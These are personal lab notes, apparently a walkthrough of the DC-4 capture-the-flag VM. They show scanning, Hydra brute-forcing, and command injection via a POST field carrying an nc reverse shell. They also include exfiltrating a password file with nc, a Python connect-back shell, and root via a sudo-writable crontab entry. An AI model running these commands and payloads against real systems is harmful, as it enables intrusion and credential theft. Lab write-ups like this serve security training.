DC-4

Thursday, 30 May 2019 11:48 PM

Netdiscover:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:30:44:6e      1      60  PCS Systemtechnik GmbH
10.0.2.44       08:00:27:c5:88:43      1      60  PCS Systemtechnik GmbH
```

Nmap:

```
root@kali:~/notes# nmap -A -T4 -p- -sV dc-4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 10:42 +08
Nmap scan report for dc-4 (10.0.2.44)
Host is up (0.00021s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp open  http    nginx 1.15.10
|_http-server-header: nginx/1.15.10
|_http-title: System Tools
MAC Address: 08:00:27:C5:88:43 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto:

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.44
+ Target Hostname:    10.0.2.44
+ Target Port:        80
+ Start Time:         2019-05-26 10:44:39 (GMT8)
---------------------------------------------------------------------------
+ Server: nginx/1.15.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ 7915 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:          2019-05-26 10:44:56 (GMT8) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Using Hydra:

Getting parameters

```
POST /login.php HTTP/1.1
Host: dc4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc4/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Cookie: PHPSESSID=4qsd94fbpkk5boe0146ubg3fg6
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=password
```

Full command & username/password combination

```
[80][http-post-form] host: 10.0.2.44   login: admin   password: blue123
[STATUS] attack finished for 10.0.2.44 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-01 12:21:13
san@kali:~/notes/dc4$ hydra -l admin -P password.txt 10.0.2.44 http-post-form -V -f "/login.php:username=^USER^&password=^PASS^:Systems Login:H=Cookie: PHPSESSID=4qsd94fbpkk
5boe0146ubg3fg6"
```

Admin console:

You are currently logged in

Run Command:

- (•) List Files
- ( ) Disk Usage
- ( ) Disk Free

Run

Return to the menu.

View source

```
<html>
<head>
<title>System Tools - Command</title>
<link rel="stylesheet" href="css/styles.css">
</head>

<body>
    <div class="container">
        <div class="inner">

            You are currently logged in<p>
            <form method="post" action="command.php">
                <strong>Run Command:</strong><br>
                <input type="radio" name="radio" value="ls -l" checked="checked">List Files<br />
                <input type="radio" name="radio" value="du -h">Disk Usage<br />
                <input type="radio" name="radio" value="df -h">Disk Free<br />
                <p>
                <input type="submit" name="submit" value="Run">
            </form>

            <p><a href='login.php'>Return to the menu.</a>
        </div>
    </div>
</body>
</html>
```

Parameters in burp:

```
POST /command.php HTTP/1.1
Host: dc4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc4/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Cookie: PHPSESSID=4qsd94fbpkk5boe0146ubg3fg6
Connection: close
Upgrade-Insecure-Requests: 1

radio=ls+-l&submit=Run
```

Running custom commands:

```
POST /command.php HTTP/1.1
Host: dc4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc4/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Cookie: PHPSESSID=4qsd94fbpkk5boe0146ubg3fg6
Connection: close
Upgrade-Insecure-Requests: 1

radio=ls+-Flah+/&submit=Run
```

Seems like we can modify parameters to run command on web server

```
    <input type="radio" name="radio" value="df -h">
    Disk Free
    <br />
  <p>
    <input type="submit" name="submit" value="Run">
  </form>
  You have selected: ls -Flah /
  <br />
  <pre>total 80K
    drwxr-xr-x 21 root root 4.0K Apr  5 20:24 ./
    drwxr-xr-x 21 root root 4.0K Apr  5 20:24 ../
    drwxr-xr-x  2 root root 4.0K Apr  5 21:06 bin/
    drwxr-xr-x  3 root root 4.0K Apr  5 20:37 boot/
    drwxr-xr-x 16 root root 2.9K Jun  1 11:14 dev/
    drwxr-xr-x 80 root root 4.0K Jun  1 14:33 etc/
    drwxr-xr-x  5 root root 4.0K Apr  7 02:33 home/
    lrwxrwxrwx  1 root root   27 Apr  5 20:24 initrd.img -> boot/initrd.img-4.9.0-3-686
    lrwxrwxrwx  1 root root   27 Apr  5 20:24 initrd.img.old -> boot/initrd.img-4.9.0-3-686
    drwxr-xr-x 14 root root 4.0K Apr  5 20:43 lib/
    drwx------  2 root root  16K Apr  5 20:23 lost+found/
    drwxr-xr-x  3 root root 4.0K Apr  5 20:23 media/
    drwxr-xr-x  2 root root 4.0K Apr  5 20:23 mnt/
    drwxr-xr-x  2 root root 4.0K Apr  5 20:23 opt/
    dr-xr-xr-x 76 root root    0 Jun  1  2019 proc/
    drwx------  3 root root 4.0K Apr  7 04:31 root/
    drwxr-xr-x 17 root root  540 Jun  1 11:14 run/
    drwxr-xr-x  2 root root 4.0K Apr  5 20:37 sbin/
    drwxr-xr-x  2 root root 4.0K Apr  5 20:23 srv/
    dr-xr-xr-x 12 root root    0 May 31 06:03 sys/
    drwxrwxrwt  8 root root 4.0K Jun  1 14:17 tmp/
    drwxr-xr-x 10 root root 4.0K Apr  5 20:23 usr/
    drwxr-xr-x 12 root root 4.0K Apr  5 21:09 var/
    lrwxrwxrwx  1 root root   24 Apr  5 20:24 vmlinuz -> boot/vmlinuz-4.9.0-3-686
    lrwxrwxrwx  1 root root   24 Apr  5 20:24 vmlinuz.old -> boot/vmlinuz-4.9.0-3-686</pre>
```

Since html directory is owned by root, we can't put any files there

Response

Raw | Headers | Hex | HTML | Render

```
<html>
  <head>
    <title>System Tools - Command</title>
    <link rel="stylesheet" href="css/styles.css">
  </head>
  <body>
    <div class="container">
      <div class="inner">You are currently logged in
        <p>
          <form method="post" action="command.php">
            <strong>Run Command:</strong>
            <br>
            <input type="radio" name="radio" value="ls -l" checked="checked">
            List Files
            <br />
            <input type="radio" name="radio" value="du -h">
            Disk Usage
            <br />
            <input type="radio" name="radio" value="df -h">
            Disk Free
            <br />
          <p>
            <input type="submit" name="submit" value="Run">
          </form>
          You have selected: ls -Flah ..
          <br />
          <pre>total 12K
            drwxr-xr-x  3 root root 4.0K Apr  7 00:35 ./
            drwxr-xr-x 96 root root 4.0K Apr  6 20:19 ../
            drwxr-xr-x  4 root root 4.0K Apr  7 02:28 html/</pre>
```

Able to get a reverse shell

```
POST /command.php HTTP/1.1
Host: dc4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc4/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cookie: PHPSESSID=4qsd94fbpkk5boe0146ubg3fg6
Connection: close
Upgrade-Insecure-Requests: 1

radio=nc+10.0.2.45+5555+-e+/bin/sh&submit=Run
```

```
san@kali:~/notes/dc4/php-reverse-shell-1.0$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.45] from (UNKNOWN) [10.0.2.44] 44522
whoami
www-data
```

Getting a full tty shell

```
 echo "import pty; pty.spawn('/bin/bash')"> /tmp/shell.py
chmod +x /tmp/shell.py
python /tmp/shell.py
www-data@dc-4:/usr/share/nginx/html$
```

Theres 3 users in this machine which corresponds to the entry in /home

```
www-data@dc-4:/home/charles$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false
charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash
jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash
sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash
Debian-exim:x:108:112::/var/spool/exim4:/bin/false
```

```
www-data@dc-4:/opt$ lsf /home
lsf /home
total 20K
drwxr-xr-x  5 root    root    4.0K Apr  7 02:33 ./
drwxr-xr-x 21 root    root    4.0K Apr  5 20:24 ../
drwxr-xr-x  2 charles charles 4.0K Apr  7 04:31 charles/
drwxr-xr-x  3 jim     jim     4.0K Apr  7 04:30 jim/
drwxr-xr-x  2 sam     sam     4.0K Apr  7 04:31 sam/
```

Somehow I fucked it up and turned test.sh into a file without suid

```
www-data@dc-4:/home/jim$ lsf
lsf
total 32K
drwxr-xr-x 3 jim  jim  4.0K Apr  7 04:30 ./
drwxr-xr-x 5 root root 4.0K Apr  7 02:33 ../
-rw-r--r-- 1 jim  jim   220 Apr  6 20:02 .bash_logout
-rw-r--r-- 1 jim  jim  3.5K Apr  6 20:02 .bashrc
-rw-r--r-- 1 jim  jim   675 Apr  6 20:02 .profile
drwxr-xr-x 2 jim  jim  4.0K Apr  7 02:58 backups/
-rw------- 1 jim  jim   528 Apr  6 20:20 mbox
-rwsrwxrwx 1 jim  jim   174 Apr  6 20:59 test.sh*
www-data@dc-4:/home/jim$ cat test.sh
cat test.sh
#!/bin/bash
for i in {1..5}
do
 sleep 1
 echo "Learn bash they said."
 sleep 1
 echo "Bash is good they said."
done
 echo "But I'd rather bash my head against a brick wall."
```

Found a dictionary file

```
www-data@dc-4:/home/jim/backups$ lsf
lsf
total 12K
drwxr-xr-x 2 jim jim 4.0K Apr  7 02:58 ./
drwxr-xr-x 3 jim jim 4.0K Apr  7 04:30 ../
-rw-r--r-- 1 jim jim 2.0K Apr  7 02:26 old-passwords.bak
www-data@dc-4:/home/jim/backups$ cat old-passwords.bak | nc 10.0.2.45 6666
cat old-passwords.bak | nc 10.0.2.45 6666
www-data@dc-4:/home/jim/backups$
```

Transferred dictionary file to attacking computer

```
san@kali:~/notes/dc4$ nc -nlvp 6666 > old.txt
listening on [any] 6666 ...
```

Seems like only jim is the only user who logged into this machine using the lastlog command

```
charles                                  **Never logged in**
jim              pts/0    192.168.0.100    Sun Apr  7 02:23:55 +1000 2019
sam                                      **Never logged in**
```

```
www-data@dc-4:/opt$ find / -user jim 2> /dev/null
find / -user jim 2> /dev/null
/var/mail/jim
/home/jim
/home/jim/mbox
/home/jim/test.sh
/home/jim/.profile
/home/jim/backups
/home/jim/backups/old-passwords.bak
/home/jim/.bashrc
/home/jim/.bash_logout
```

Bruteforce-ed jim's login creds

```
[22][ssh] host: 10.0.2.44   login: jim   password: jibril04
[STATUS] attack finished for 10.0.2.44 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-01 13:38:55
san@kali:~/notes/dc4$ hydra -l jim -P old.txt -f -V 10.0.2.44 -t 4 ssh
```

Getting charles password

```
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: RO

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my
password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles
```

Teehee -> tee, we need to abuse this

```
charles@dc-4:~$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$
```

Abusing crontab:

Getting the right commands for cron

Preparing a connect back shell

```
#!/bin/bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("10.0.2.45",7777));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.d
up2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Location of connect back shell

```
charles@dc-4:/tmp$ lsf
total 36K
drwxrwxrwt  8 root    root    4.0K Jun  2 19:54 ./
drwxr-xr-x 21 root    root    4.0K Apr  5 20:24 ../
-rwxr-xr-x  1 charles charles  238 Jun  2 19:48 con.sh*
```

Abusing the real tehee command:

```
charles@dc-4:/etc$ echo "* * * * * root /tmp/con.sh"|sudo teehee -a /etc/cronta
* * * * * root /tmp/con.sh
charles@dc-4:/etc$
```


Confirm entries on crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
c/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-p
c/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
c/cron.monthly )
#
* * * * * root /tmp/con.sh
```

Root :)

```
san@kali:~/.ssh$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.45] from (UNKNOWN) [10.0.2.46] 32932
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Flag.txt


888 d8b 888   888 888   888   888   888 888 888
 888
888 d888b 888 .d88b. 888 888   888   888 .d88b. 88888b.   .d88b. 888 888 888
 888
888d88888b888 d8P Y8b 888 888   888   888 d88""88b 888 "88b d8P Y8b 888 888 888
 888
88888P Y88888 88888888 888 888   888   888 888 888 888 888 88888888 Y8P Y8P Y8P
 Y8P
8888P   Y8888 Y8b.   888 888   888 .d88P Y88..88P 888 888 Y8b.   "   "   "
  "
888P   Y888 "Y8888 888 888   8888888P"   "Y88P" 888 888 "Y8888 888 888 888
 888
Congratulations!!!
Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.
If you enjoyed this CTF, send me a tweet via @DCAU7.
whoami
root
#